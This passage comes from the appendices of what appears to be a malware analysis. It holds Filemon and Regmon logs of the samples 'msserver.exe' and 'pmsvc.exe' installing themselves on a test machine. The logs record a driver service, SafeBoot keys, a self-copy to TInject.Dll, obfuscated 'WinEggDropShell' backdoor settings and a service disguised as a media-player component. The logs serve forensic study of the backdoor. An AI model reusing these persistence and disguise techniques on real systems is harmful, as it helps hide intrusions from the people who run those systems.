132 5.85233654 msserver.exe:904 OpenKey HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS Key: 0xE2214180
133 5.85236504 msserver.exe:904 QueryValue HKLM\System\CurrentControlSet\Control\ServiceCurrent\(Default) SUCCESS 0x10
134 5.85240610 msserver.exe:904 CloseKey HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS Key: 0xE2214180
135 5.85995902 msserver.exe:1272 CloseKey HKLM SUCCESS Key: 0xE21C89A0
136 5.86006406 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Minimal\msserver SUCCESS Key: 0xE21C8640
137 5.86009814 msserver.exe:1272 CloseKey HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\\Network\msserver SUCCESS Key: 0xE21E6DC0
138 6.89723275 msserver.exe:904 CreateKey HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv SUCCESS Key: 0xE2090FA0
139 6.89730706 msserver.exe:904 SetValue HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\ErrorControl SUCCESS 0x0
140 6.89734617 msserver.exe:904 SetValue HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\ImagePath SUCCESS "\??\C:\WINNT\msserverdrv.sys"
141 6.89737327 msserver.exe:904 SetValue HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\Start SUCCESS 0x3
142 6.89740176 msserver.exe:904 SetValue HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv\Type SUCCESS 0x1
143 6.89744954 msserver.exe:904 CloseKey HKLM\SYSTEM\CurrentControlSet\Services\msserverdrv SUCCESS Key: 0xE2090FA0

Appendix 2-E Results of the Filemon (pmsvc.exe)

1 3:39:02 AM CMD.EXE:1128 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.EXE
2 3:39:02 AM CMD.EXE:1128 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Access: Execute
3 3:39:02 AM CMD.EXE:1128 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Length: 9115
4 3:39:02 AM CMD.EXE:1128 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS
5 3:39:02 AM pmsvc.exe:748 OPEN C:\WINNT\system32 SUCCESS Options: Open Directory Access: Traverse
6 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe.Local FILE NOT FOUND Attributes: Error
7 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
8 3:39:02 AM pmsvc.exe:748 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
9 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
10 3:39:02 AM pmsvc.exe:748 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
11 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
12 3:39:02 AM pmsvc.exe:748 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
13 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
14 3:39:02 AM pmsvc.exe:748 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
15 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
16 3:39:02 AM pmsvc.exe:748 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
17 3:39:02 AM pmsvc.exe:748 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
18 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
19 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
20 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL SUCCESS Attributes: A
21 3:39:02 AM pmsvc.exe:748 OPEN C:\WINNT\system32\CRTDLL.DLL SUCCESS Options: Open Access: Execute
22 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL SUCCESS Length: 149264
23 3:39:02 AM pmsvc.exe:748 CLOSE C:\WINNT\system32\CRTDLL.DLL SUCCESS
24 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL SUCCESS Attributes: A
25 3:39:02 AM pmsvc.exe:748 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Access: All
26 3:39:02 AM pmsvc.exe:748 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Length: 9115
27 3:39:02 AM pmsvc.exe:748 READ C:\WINNT\system32\pmsvc.exe SUCCESS Offset: 8704 Length: 411
28 3:39:02 AM pmsvc.exe:748 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS
29 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 4096
30 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 4096
31 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 8192
32 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 12288
33 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 12288
34 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 12288
35 3:39:02 AM pmsvc.exe:748 SET INFORMATION C:\WINNT\system32\config\software.LOG SUCCESS Length: 12288
36 3:39:02 AM Regmon.exe:1300 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
37 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
38 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
39 3:39:02 AM Regmon.exe:1300 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Access: All

40 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
41 3:39:02 AM Regmon.exe:1300 SET INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS FileBasicInformation
42 3:39:02 AM Regmon.exe:1300 READ C:\WINNT\system32\pmsvc.exe SUCCESS Offset: 0 Length: 12
43 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Length: 9115
44 3:39:02 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Length: 9115
45 3:39:02 AM Regmon.exe:1300 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS
46 3:39:02 AM Regmon.exe:1300 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
47 3:39:03 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
48 3:39:03 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
49 3:39:03 AM SERVICES.EXE:236 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Access: Execute
50 3:39:03 AM SERVICES.EXE:236 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS
51 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\ SUCCESS Options: Open Directory Access: Traverse
52 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe.Local FILE NOT FOUND Attributes: Error
53 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
54 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
55 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
56 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
57 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
58 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
59 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Length: 96528
60 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
61 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
62 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open Access: Execute
63 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS
64 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
65 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS Attributes: A
66 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL SUCCESS Attributes: A
67 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\CRTDLL.DLL SUCCESS Options: Open Access: Execute
68 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\CRTDLL.DLL SUCCESS
69 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\CRTDLL.DLL SUCCESS Attributes: A
70 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Access: All
71 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Length: 9115
72 3:39:03 AM pmsvc.exe:812 READ C:\WINNT\system32\pmsvc.exe SUCCESS Offset: 8704 Length: 411
73 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS
74 3:39:03 AM pmsvc.exe:748 CLOSE C:\WINNT\system32 SUCCESS
75 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\pmsvc.exe SUCCESS Options: Open Sequential Access: All
76 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Length: 9115
77 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
78 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS Attributes: A
79 3:39:03 AM pmsvc.exe:812 CREATE C:\WINNT\system32\TInject.Dll SUCCESS Options: Create Sequential Access: All
80 3:39:03 AM pmsvc.exe:812 SET INFORMATION C:\WINNT\system32\TInject.Dll SUCCESS Length: 9115
81 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\pmsvc.exe SUCCESS

Length: 9115
82 3:39:03 AM pmsvc.exe:812 WRITE C:\WINNT\system32\TInject.Dll SUCCESS Offset: 0 Length: 9115
83 3:39:03 AM pmsvc.exe:812 SET INFORMATION C:\WINNT\system32\TInject.Dll SUCCESS FileBasicInformation
84 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\pmsvc.exe SUCCESS
85 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\TInject.Dll SUCCESS
86 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\psapi.dll SUCCESS Attributes: A
87 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\psapi.dll SUCCESS Options: Open Access: Execute
88 3:39:03 AM pmsvc.exe:812 QUERY INFORMATION C:\WINNT\system32\psapi.dll SUCCESS Length: 28944
89 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\psapi.dll SUCCESS
90 3:39:03 AM pmsvc.exe:812 OPEN C:\WINNT\system32\ SUCCESS Options: Open Directory Access: All
91 3:39:03 AM pmsvc.exe:812 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: winpm.dll
92 3:39:03 AM Regmon.exe:1300 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
93 3:39:03 AM Regmon.exe:1300 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
94 3:39:03 AM LSASS.EXE:248 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
95 3:39:03 AM LSASS.EXE:248 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
96 3:39:03 AM LSASS.EXE:248 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
97 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\ SUCCESS
98 3:39:03 AM pmsvc.exe:812 CLOSE C:\WINNT\system32\ SUCCESS
99 3:39:43 AM LSASS.EXE:248 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe
100 3:40:23 AM LSASS.EXE:248 DIRECTORY C:\WINNT\system32\ SUCCESS FileBothDirectoryInformation: pmsvc.exe

Appendix 2-F Results of the Regmon (pmsvc.exe)

1 114.38971042 CMD.EXE:1128 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
2 114.39354555 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
3 114.39359639 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
4 114.39404366 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
5 114.39611012 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
6 114.40071098 pmsvc.exe:748 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE2246680
7 114.40074199 pmsvc.exe:748 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode NOTFOUND
8 114.40079032 pmsvc.exe:748 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE2246680
9 114.40488917 pmsvc.exe:748 OpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2246680
10 114.40491878 pmsvc.exe:748 QueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND
11 114.40495901 pmsvc.exe:748 CloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2246680
12 114.40500091 pmsvc.exe:748 OpenKey HKLM SUCCESS Key: 0xE2246680
13 114.40502718 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics NOTFOUND
14 114.40554260 pmsvc.exe:748 OpenKey HKLM\System\CurrentControlSet\Control\Error Message Instrument\ NOTFOUND
15 114.40640417 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE221A180
16 114.40644020 pmsvc.exe:748 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\pmsvc NOTFOUND
17 114.40648630 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE221A180
18 114.40655027 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE221A180
19 114.40658324 pmsvc.exe:748 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\pmsvc0.0 NOTFOUND
20 114.40662012 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE221A180
21 114.40667096 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE221A180
22 114.40669331 pmsvc.exe:748 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\pmsvc NOTFOUND
23 114.40672627 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE221A180
24 114.40761046 pmsvc.exe:748 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\pmsvc.exe NOTFOUND
25 114.40766215 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE1D241E0
26 114.40768897 pmsvc.exe:748 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs SUCCESS ""
27 114.40774679 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE1D241E0
28 114.46944151 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
29 114.47100986 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\TbuqndbIfjb SUCCESS "Wjtqdt"
30 114.47111239 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
31 114.47120905 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
32 114.47198569 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\Wfttphuc SUCCESS "a5b9f1f741fc4468b3767ece2a39e0e7"
33 114.47215442 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
34 114.48119915 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
35 114.48146873 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\TbuqndbWhus SUCCESS "6754"
36 114.48153299 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
37 114.48159640 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet

Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
38 114.48164669 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\Efiibu SUCCESS """"
39 114.48168021 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1377E80
40 114.48197913 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode NOTFOUND
41 114.48202830 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key: 0xE1377E80
42 114.48205009 pmsvc.exe:748 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize NOTFOUND
43 114.48792402 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key: 0xE1377E80
44 114.48798325 pmsvc.exe:748 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe\RpcThreadPoolThrottle NOTFOUND
45 114.48867216 pmsvc.exe:748 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE1377E80
46 114.48881687 pmsvc.exe:748 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key: 0xE1EC5300
47 114.48886297 pmsvc.exe:748 QueryValue HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName SUCCESS "TEST-39AD852140"
48 114.48893784 pmsvc.exe:748 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key: 0xE1EC5300
49 114.48899371 pmsvc.exe:748 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE1377E80
50 114.49473411 SERVICES.EXE:236 SetValue HKLM\System\CurrentControlSet\Services\Pmsvcs\ImagePath SUCCESS "C:\WINNT\system32\pmsvc.exe"
51 115.00606697 pmsvc.exe:748 CreateKey HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs SUCCESS Key: 0xE1CEE6E0
52 115.00613318 pmsvc.exe:748 SetValue HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs\Description SUCCESS "Portable media player connected to this computer."
53 115.00617285 pmsvc.exe:748 CloseKey HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs SUCCESS Key: 0xE1CEE6E0
54 115.00782530 pmsvc.exe:748 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1CEE6E0
55 115.00789234 pmsvc.exe:748 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\NimbdshuIfjb SUCCESS "wjtqd)b□b"
56 115.00793900 pmsvc.exe:748 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE1CEE6E0
57 115.02006652 SERVICES.EXE:236 QueryValue HKLM\System\CurrentControlSet\Services\Pmsvcs\ImagePath SUCCESS "C:\WINNT\system32\pmsvc.exe"
58 115.02137897 SERVICES.EXE:236 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
59 115.04826423 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
60 115.04831508 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
61 115.04868300 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
62 115.04973565 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe NOTFOUND
63 115.05651165 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE2229C80
64 115.05654238 pmsvc.exe:812 QueryValue HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode NOTFOUND
65 115.05658485 pmsvc.exe:812 CloseKey HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS Key: 0xE2229C80
66 115.06037723 pmsvc.exe:812 OpenKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2229C80
67 115.06040712 pmsvc.exe:812 QueryValue HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND
68 115.06579914 pmsvc.exe:812 CloseKey HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon SUCCESS Key: 0xE2229C80
69 115.06828745 pmsvc.exe:812 OpenKey HKLM SUCCESS Key: 0xE2229C80
70 115.06831874 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics NOTFOUND
71 115.06893642 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\Error Message Instrument\ NOTFOUND
72 115.07087130 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows

NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1274520
73 115.07093890 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\pmsvc NOTFOUND
74 115.07099534 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1274520
75 115.07105847 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1274520
76 115.07109172 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\pmsvc0.0 NOTFOUND
77 115.07232651 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1274520
78 115.07239775 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1274520
79 115.07242373 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\pmsvc NOTFOUND
80 115.07245893 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1274520
81 115.07304085 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\pmsvc.exe NOTFOUND
82 115.07308946 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE1274520
83 115.07314812 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs SUCCESS ""
84 115.07318472 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows SUCCESS Key: 0xE1274520
85 115.07688324 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
86 115.07695587 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\TbuqndbIfjb SUCCESS "Wjtqdt"
87 115.07903127 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
88 115.07908463 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
89 115.07911285 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\Wfttphuc SUCCESS "a5b9f1f741fc4468b3767ece2a39e0e7"
90 115.07914609 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
91 115.07918520 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
92 115.07920867 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\TbuqndbWhus SUCCESS "6754"
93 115.07923800 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
94 115.07927572 pmsvc.exe:812 CreateKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
95 115.07929863 pmsvc.exe:812 SetValue HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\Efiibu SUCCESS """"
96 115.08086586 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell SUCCESS Key: 0xE2249660
97 115.08123016 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Rpc\RobustMode NOTFOUND
98 115.08130698 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Rpc SUCCESS Key: 0xE2249660
99 115.08132877 pmsvc.exe:812 QueryValue HKLM\Software\Microsoft\Rpc\MaxRpcSize NOTFOUND
100 115.08137040 pmsvc.exe:812 CloseKey HKLM\Software\Microsoft\Rpc SUCCESS Key: 0xE2249660
101 115.08140448 pmsvc.exe:812 OpenKey HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\pmsvc.exe\RpcThreadPoolThrottle NOTFOUND
102 115.08196014 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE2249660
103 115.08199394 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key: 0xE1392320
104 115.08201769 pmsvc.exe:812 QueryValue HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName SUCCESS "TEST-39AD852140"
105 115.08416098 pmsvc.exe:812 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName SUCCESS Key: 0xE1392320
106 115.08421070 pmsvc.exe:812 CloseKey HKLM\System\CurrentControlSet\Control\ComputerName SUCCESS Key: 0xE2249660
107 115.08882861 pmsvc.exe:812 OpenKey HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS Key: 0xE2249660
108 115.08885682 pmsvc.exe:812 QueryValue

```
     HKLM\System\CurrentControlSet\Control\ServiceCurrent\(Default)   SUCCESS    0xE
109  115.08890013    pmsvc.exe:812   CloseKey
     HKLM\System\CurrentControlSet\Control\ServiceCurrent     SUCCESS    Key: 0xE2249660
110  115.10279407    pmsvc.exe:748   CloseKey    HKLM SUCCESS    Key: 0xE2246680
111  115.24728394    pmsvc.exe:812   CloseKey    HKLM SUCCESS    Key: 0xE2229C80
```

